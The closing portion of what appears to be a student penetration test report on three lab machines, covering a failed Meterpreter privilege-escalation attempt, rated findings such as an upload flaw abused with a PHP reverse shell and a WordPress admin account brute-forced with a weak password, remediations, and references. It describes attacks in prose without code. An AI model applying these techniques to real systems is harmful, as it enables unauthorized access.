After this was done. I ran the getuid command to retrieve the name of the user that the server is running as. In this instance, the server username was "www-data". I then ran the shell command to enter the shell. After, I ran su -V to get the version number. I was able to get the version number "util-linux 2.34" from the command. After running all 64 privilege escalation exploits using the same session ID on msfconsole, it was decided that It was not possible to do any type of privileged escalation this way.

Conclusion

The three machines presented different vulnerabilities which lead to successful remote attacks to get control over the two of three machines. The vulnerabilities presented in each machine allow more than just remote attacks, they are also vulnerable to other types of attacks such as man-in-the-middle, client-side scripting, and SQL injections. In the current environment we live, where everything a good portion of work is done using networks, such applications should be up to the latest security standards as sensitive information is shared daily using different means of communication that could be compromised just by missing a crucial security update.

The specific goals of test were stated as:

- Identify if the machines can be attacked remotely to test their defenses
- Determine the level of the vulnerabilities they may have
- Explore if there are any solutions towards these vulnerabilities if they exist

The goals were met. For machine one and three remote access is possible with the use of tools provided in class and for machine number two numerous vulnerabilities exist that can be exploited to gain remote access to it. The common issue overall the machines present is lack of adherence to the latest security standards. In real life, if any of these three machines were hosting real applications, the sensitive information that the 3 of would handle could end in the wrong hands just by ignorance of the developers behind them and their lack of interest of following the minimum to keep their and users' information safe.

Appendix A: Vulnerability Detail and Mitigation

Risk Rating Scale

Offensive Security Services (2013) stated that "In accordance with NIST SP 800-30, exploited vulnerabilities are ranked based upon likelihood and impact to determine overall risk" (p. 31)

Missing 'httpOnly' Cookie Attribute for Machine 1

Rating:	Medium
Description:	The application running in the machine does not use this attribute.
Impact:	HttpOnly is a flag which is used to prevent cross site-scripting. The app is vulnerable to client-side scripting. According to the OWASP, using httpOnly flag reduces the risk of client side-scripting. But if it is not present it opens the app for cross site scripting in which someone can access the data that is only supposed to be viewed by server
Remediation	It's easy to solve this by adding the required code for adding the flag for httpOnly in the source code of the html file

Cleartext Transmission of Sensitive Information via HTTP for Machine 1

Rating:	Medium
Description:	The application sends sensitive data in cleartext.
Impact:	This vulnerability means sensitive info is being sent over HTTP without encryption making the vulnerable to attacks. App is prone to APR-Spoofing attack, where a hacker can read the credentials while they are being sent to server (which is via hacker's fake server)
Remediation	Make sure the transmission is done via encrypted SSL connection

TCP timestamps for Machine 1

Rating:	low
Description:	Gives information regarding timing

Impact: This can further be used to plan the attack on a user. It can be used for timing the attack on a user based on their daily activities etc

Remediation: According to greenbone – "disable the timestamp but since it can't be done in windows servers 2008 and vista, it is better if it is not used with TCP/IP stack."

Arbitrary file upload for Machine 1

Rating: high

Description: Add a PHP script for producing a reverse shell to give remote access to machine.

Impact: Adding a PHP script that launches a reverse shell is the biggest vulnerability cause then it is only a matter of time that the hacker finds out a way to get root privileges.

Remediation: Accept only a certain type of file inputs in the file upload area. Or design the backend in a way that it only opens the file that have a certain extension (WHEN THE FILE REACHES THE SERVER).

Patch Management and Upgrades for Machine 2

Rating: High

Description: The different frameworks behind the applications hosted by machine 2 are either behind in upgrades or missing security patches.

Impact: Having an environment that hosts sensitive data behind in upgrades to protect said data, the access to the application and the application itself allow attackers to gain access to areas of high importance for the applications.

Remediation Keeping up to date with upgrades to make sure information and services are protected against malicious attacks is crucial. Nowadays companies should always have the latest versions of frameworks they use to make sure both their users' data and theirs is protected against the latest exploits that have been discovered about the framework they use. In case the upgrades don't provide a long-term solution, migration to a different framework.

Default or Weak Credentials for Machine 3

Rating:	High
Description:	The admin password for the WordPress site used default username and a weak password for the account.
Impact:	By the WordPress website having a default username for the admin account (in this instance the username was "admin"), it allowed for brute force techniques to be used to gain administrative access. There was also no other authentication being done except for the username and password. It was possible to use brute force tools with a password list and attempt to gain access to the admin account due to the poor password used (in this instance the password was "qwerty", which was one of the first passwords on the password list for the brute force attack).
Remediation:	To fix this issue from occurring, it would be recommended to change all of the account usernames and passwords to something with a high complexity and wordcount. Never use defaults given and ensure that the usernames and passwords used are not common and not guessable. If possible, always utilize two-factor authentication to prevent a successful brute force attack from being able to access the account with just the user and password combination.

References

CVE Details (2018, August 27). *Vulnerability Details: CVE-2018-10938.* https://www.cvedetails.com/cve/CVE-2018-10938/

CVE Details (2022, March 30). *Vulnerability Details: CVE-2022-23797.* https://www.cvedetails.com/cve/CVE-2022-23797/

CVE Details. (2022, March 29). *18.04 * * *: Security Vulnerabilities*. https://www.cvedetails.com/vulnerability-list/vendor_id-4781/product_id-20550/version_id-474925/Canonical-Ubuntu-Linux-18.04.html

Drupal (2018, March 28). *Highly critical - Remote Code Execution - SA-CORE-2018-002.* https://www.drupal.org/sa-core-2018-002

Ferranti, M. (2018, August 17). *What is Nmap? Why you need this network mapper. Networkworld.* https://www.networkworld.com/article/3296740/what-is-nmap-why-you-need-this-network-mapper.html

Joomla! (2017, March 19*). Joomla! 3.6.5 Released*. https://www.joomla.org/announcements/release-news/5693-joomla-3-6-5-released.html

Joomla! Developer Network (2019, June 3*). Core - ACL hardening of com_joomlaupdate.* https://developer.joomla.org/security-centre/785-20190603-core-acl-hardening-of-com-joomlaupdate

Joomla! Developer Network (2020, November 4). *Core - SQL injection in com_users list view.* https://developer.joomla.org/security-centre/831-20201104-core-sql-injection-in-com-users-list-view.html

Offensive Security (2013, August 10). *Penetration Test Report.* https://www.offensive-security.com/reports/penetration-testing-sample-report-2013.pdf

OWASP (2019, December 30*). HttpOnly.* https://owasp.org/www-community/HttpOnly

Sneddon, J. (2021. September 20). *Ubuntu 18.04.6 LTS Released with Critical Security Fix.* https://www.omgubuntu.co.uk/2021/09/ubuntu-18-04-6-lts-released-with-critical-security-fixes

XiphosResearch (2016, November 28). *Exploits.* https://github.com/XiphosResearch/exploits/tree/master/Joomraa

T. Jarløv, T. (n.d.). *Github*. Github. Retrieved April 17, 2022, from https://github.com/ThomasTJdev/WMD/blob/master/files/user.txt

Fidelis Cybersecurity. (n.d.). *Github*. Gtihub. Retrieved April 17, 2022, from https://github.com/fideliscyber/indicators/blob/master/Blogs/Emotet/pass.txt

Graham, D. (2021). *Ethical Hacking: A Hands-on Introduction to Breaking In*. No Starch Press.